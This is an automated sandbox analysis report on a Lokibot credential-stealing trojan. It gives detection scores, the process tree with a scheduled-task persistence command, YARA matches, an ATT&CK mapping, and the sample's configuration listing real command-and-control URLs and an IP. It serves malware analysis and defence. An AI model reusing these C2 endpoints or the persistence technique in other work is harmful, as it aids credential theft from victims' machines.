



**ID:** 438541

**Sample Name:** 2CW1YLhNIS

**Cookbook:** default.jbs

**Time:** 18:22:18

**Date:** 22/06/2021

**Version:** 32.0.0 Black Diamond

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<b>Analysis Process: 2CW1YLhNIS.exe PID: 6172 Parent PID: 5768</b>	<b>22</b>
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

# Windows Analysis Report 2CW1YLhNIS

## Overview

### General Information

Sample Name:	2CW1YLhNIS (renamed file extension from none to exe)
Analysis ID:	438541
MD5:	76afce42f708e6a..
SHA1:	d7a3d05c161bcfd..
SHA256:	9e658eb8027169..
Tags:	32 exe Loki trojan
Infos:	 HCF
Most interesting Screenshot:	


### Detection

 <b>MALICIOUS</b>
 <b>SUSPICIOUS</b>
 <b>CLEAN</b>
 <b>UNKNOWN</b>
<b>Lokibot</b>
Score: 100
Range: 0 - 100
Whitelisted: false
Confidence: 100%

### Signatures

Antivirus / Scanner detection for sub...
Antivirus detection for dropped file
Found malware configuration
Malicious sample detected (through ...
Multi AV Scanner detection for dropp...
Multi AV Scanner detection for subm...
Snort IDS alert for network traffic (e...
Yara detected AntiVM3
Yara detected Lokibot
.NET source code contains potentia...
C2 URLs / IPs found in malware con...
Injects a PE file into a foreign proce...
Tries to detect sandboxes and other...
Tries to harvest and steal Putty / Wi...
Tries to harvest and steal browser in...

### Classification



## Process Tree

- System is w10x64
-  2CW1YLhNIS.exe (PID: 5768 cmdline: 'C:\Users\user\Desktop\2CW1YLhNIS.exe' MD5: 76AFCE42F708E6A32DC9D0E52F9F0336)
  -  sctasks.exe (PID: 2872 cmdline: 'C:\Windows\System32\sctasks.exe' /Create /TN 'Updates\UieOsrSocP' /XML 'C:\Users\user\AppData\Local\Temp\tmp9D57.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    -  conhost.exe (PID: 2212 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  2CW1YLhNIS.exe (PID: 6172 cmdline: C:\Users\user\Desktop\2CW1YLhNIS.exe MD5: 76AFCE42F708E6A32DC9D0E52F9F0336)
- cleanup

## Malware Configuration

### Threatname: Lokibot

```
{  
  "C2 list": [  
    "http://kbfvzoboss.bid/alien/fre.php",  
    "http://alphastand.trade/alien/fre.php",  
    "http://alphastand.win/alien/fre.php",  
    "http://alphastand.top/alien/fre.php",  
    "http://63.141.228.141/32.php/QQojJUjm8ByeT"  
  ]  
}
```

## Yara Overview

### Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.649327645.0000000002D9	JoeSecurity_AntiVM_3	Yara detected	Joe Security	
1000.00000004.00000001.sdmp		AntiVM_3		

Source	Rule	Description	Author	Strings
00000000.00000002.649327645.0000000002D9 1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.649327645.0000000002D9 1000.00000004.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.649327645.0000000002D9 1000.00000004.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.649327645.0000000002D9 1000.00000004.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"> <li>• 0x1727b:\$des3: 68 03 66 00 00</li> <li>• 0x1b678:\$param: MAC=%02X%02X%02XINSTALL=%08X%08X</li> <li>• 0x1b744:\$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00</li> </ul>

Click to see the 15 entries

## Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	<ul style="list-style-type: none"> <li>• 0x13e78:\$s1: http://</li> <li>• 0x17633:\$s1: http://</li> <li>• 0x18074:\$s1: \x97\x8B\x8F\xC5\xD0\xD0</li> <li>• 0x13e80:\$s2: https://</li> <li>• 0x13e78:\$f1: http://</li> <li>• 0x17633:\$f1: http://</li> <li>• 0x13e80:\$f2: https://</li> </ul>
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	Loki_1	Loki Payload	kevoreilly	<ul style="list-style-type: none"> <li>• 0x13db4:\$a1: DIRycq1tP2vSeaogj5bEUFzQiHT9dmKn6uf7xsOY0hpwr43VINX8JGBAKLMZW</li> <li>• 0x13ffc:\$a2: last_compatible_version</li> </ul>

Click to see the 15 entries

## Sigma Overview

No Sigma rule has matched

## Signature Overview



Click to jump to signature section

### AV Detection:



Antivirus / Scanner detection for submitted sample
Antivirus detection for dropped file
Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file

### Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

### System Summary:



**Data Obfuscation:**

.NET source code contains potential unpacker

Yara detected aPLib compressed binary

**Boot Survival:**

Uses schtasks.exe or at.exe to add and modify task schedules

**Malware Analysis System Evasion:**

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

**HIPS / PFW / Operating System Protection Evasion:**

Injects a PE file into a foreign processes

**Stealing of Sensitive Information:**

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Tries to steal Mail credentials (via file registry)

**Mitre Att&ck Matrix**

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesd Insecu Networ Comm
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit Redire Calls/SI
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 4	Credentials in Registry 2	System Information Discovery 1 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track C Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Security Software Discovery 2 3 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue ' Access

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocol

## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
2CW1YLhNIS.exe	26%	ReversingLabs	Win32.Trojan.Pwsx	
2CW1YLhNIS.exe	100%	Avira	HEUR/AGEN.1142734	

### Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\UieOsrSocP.exe	100%	Avira	HEUR/AGEN.1142734	
C:\Users\user\AppData\Roaming\UieOsrSocP.exe	26%	ReversingLabs	Win32.Trojan.Pwsx	

### Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.2CW1YLhNIS.exe.3de0b28.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
4.2.2CW1YLhNIS.exe.c90000.1.unpack	100%	Avira	HEUR/AGEN.1142734		<a href="#">Download File</a>
4.2.2CW1YLhNIS.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
0.2.2CW1YLhNIS.exe.8f0000.0.unpack	100%	Avira	HEUR/AGEN.1142734		<a href="#">Download File</a>
0.0.2CW1YLhNIS.exe.8f0000.0.unpack	100%	Avira	HEUR/AGEN.1142734		<a href="#">Download File</a>
4.0.2CW1YLhNIS.exe.c90000.0.unpack	100%	Avira	HEUR/AGEN.1142734		<a href="#">Download File</a>

### Domains

No Antivirus matches

## URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://63.141.228.141/32.php/QQojUjm8ByeT	0%	Avira URL Cloud	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

## Domains and IPs

### Contacted Domains

No contacted domains info

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	<ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>	unknown
http://63.141.228.141/32.php/QQojUjm8ByeT	true	<ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul>	unknown
http://alphastand.win/alien/fre.php	true	<ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>	unknown
http://alphastand.trade/alien/fre.php	true	<ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>	unknown
http://alphastand.top/alien/fre.php	true	<ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>	unknown

## URLs from Memory and Binaries

### Contacted IPs

#### Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.141.228.141	unknown	United States		33387	NOCIXUS	true

## General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	438541
Start date:	22.06.2021

Start time:	18:22:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2CW1YLhNIS (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@/6/6@0/1
EGA Information:	Failed
HDC Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 72.8% (good quality ratio 69.9%)</li> <li>• Quality average: 76.9%</li> <li>• Quality standard deviation: 28.6%</li> </ul>
HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 99%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Stop behavior analysis, all processes terminated</li> </ul>
Warnings:	Show All

## Simulations

### Behavior and APIs

Time	Type	Description
18:23:04	API Interceptor	2x Sleep call for process: 2CW1YLhNIS.exe modified

## Joe Sandbox View / Context

### IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.141.228.141	scanbuild-pdf.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/hVjgJl5 jKemRQ</li> </ul>
	proformapdf.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/hVjgJl5 jKemRQ</li> </ul>
	PEMBAYARAN COPY TT_PDF.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/fn1ToJT Mzu3Td</li> </ul>
	YNNRmYhVl9.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/S4wFP8Q Bww9Tp</li> </ul>

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nueva cotizaci#U00f3n.PDF.bat.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/a1NQk98 eWCWX2</li> </ul>
	Confirmation Note.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/5mGrB9x 77E21g</li> </ul>
	lywwij0cboJSMRU.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/nGBv5iZ qdfzrl</li> </ul>
	SecuriteInfo.com.Trojan.Win32.Save.a.1333.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/3LJAZgu IGMMJV</li> </ul>
	o8jhgzsjD1jQsHo.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/nGBv5iZ qdfzrl</li> </ul>
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/DoGLQLr ii1o27</li> </ul>
	HSBCpayment_advice.pdf.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/5l0ZnNa 7AB6DI</li> </ul>
	SCAN files.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/3LJAZgu IGMMJV</li> </ul>
	pdf.zip.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/YjfklU88 ZV6lc0</li> </ul>
	fW8OKRxAMYIXtGW.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/nGBv5iZ qdfzrl</li> </ul>
	pdf.zip.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/YjfklU88 ZV6lc0</li> </ul>
	RFQ For June 2021.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/fhAq3ug el7NI8</li> </ul>
	MqaRnuUII4etOtz.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/nGBv5iZ qdfzrl</li> </ul>
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/vkuep8J t3rHQ5</li> </ul>
	BtLe7XbewiWhuoD.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/8400chm GujESe</li> </ul>
	V8tgawp0z3hliWB.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.22 8.141/32.p hp/qB0GQ2G KLyuOU</li> </ul>

## Domains

No context

## ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NOCIXUS	scanbuild-pdf.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.228.141</li> </ul>
	proformapdf.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.228.141</li> </ul>
	PEMBAYARAN COPY TT_PDF.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.228.141</li> </ul>
	YNNRmYhVl9.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.228.141</li> </ul>
	nueva cotizaci#U00f3n.PDF.bat.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 63.141.228.141</li> </ul>

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Confirmation Note.exe	Get hash	malicious	Browse	• 63.141.228.141
	lywwij0cboJSMRU.exe	Get hash	malicious	Browse	• 63.141.228.141
	SecuriteInfo.com.Trojan.Win32.Save.a.1333.exe	Get hash	malicious	Browse	• 63.141.228.141
	o8jhgzsjD1jQsHo.exe	Get hash	malicious	Browse	• 63.141.228.141
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	• 63.141.228.141
	HSBCpayment_advice.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	SCAN files.exe	Get hash	malicious	Browse	• 63.141.228.141
	pdf.zip.exe	Get hash	malicious	Browse	• 63.141.228.141
	fW8OKRxAMYIxGw.exe	Get hash	malicious	Browse	• 63.141.228.141
	pdf.zip.exe	Get hash	malicious	Browse	• 63.141.228.141
	RFQ For June 2021.exe	Get hash	malicious	Browse	• 63.141.228.141
	MqaRnuUIL4etOtz.exe	Get hash	malicious	Browse	• 63.141.228.141
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	• 63.141.228.141
	BtLe7XbewiWhuoD.exe	Get hash	malicious	Browse	• 63.141.228.141
	V8tgawp0z3hlWB.exe	Get hash	malicious	Browse	• 63.141.228.141

## JA3 Fingerprints

## No context

## Dropped Files

## No context

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR\_v4.0\_32\UsageLogs\2CW1YLhNIS.exe.log

Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDeep:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E1910B7
Malicious:	true
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp9D57.tmp

Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.171209003004209
Encrypted:	false
SSDeep:	24:2dH4+SEqC/S7hbLNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGWtn:cjhK79INQR/rydbz9l3YODOLNdq3/
MD5:	C923D89D6474FE393E213E4D1A3090E4
SHA1:	AA1DC430A3DA6B691E97DC55B2F8E5BBC68B2826
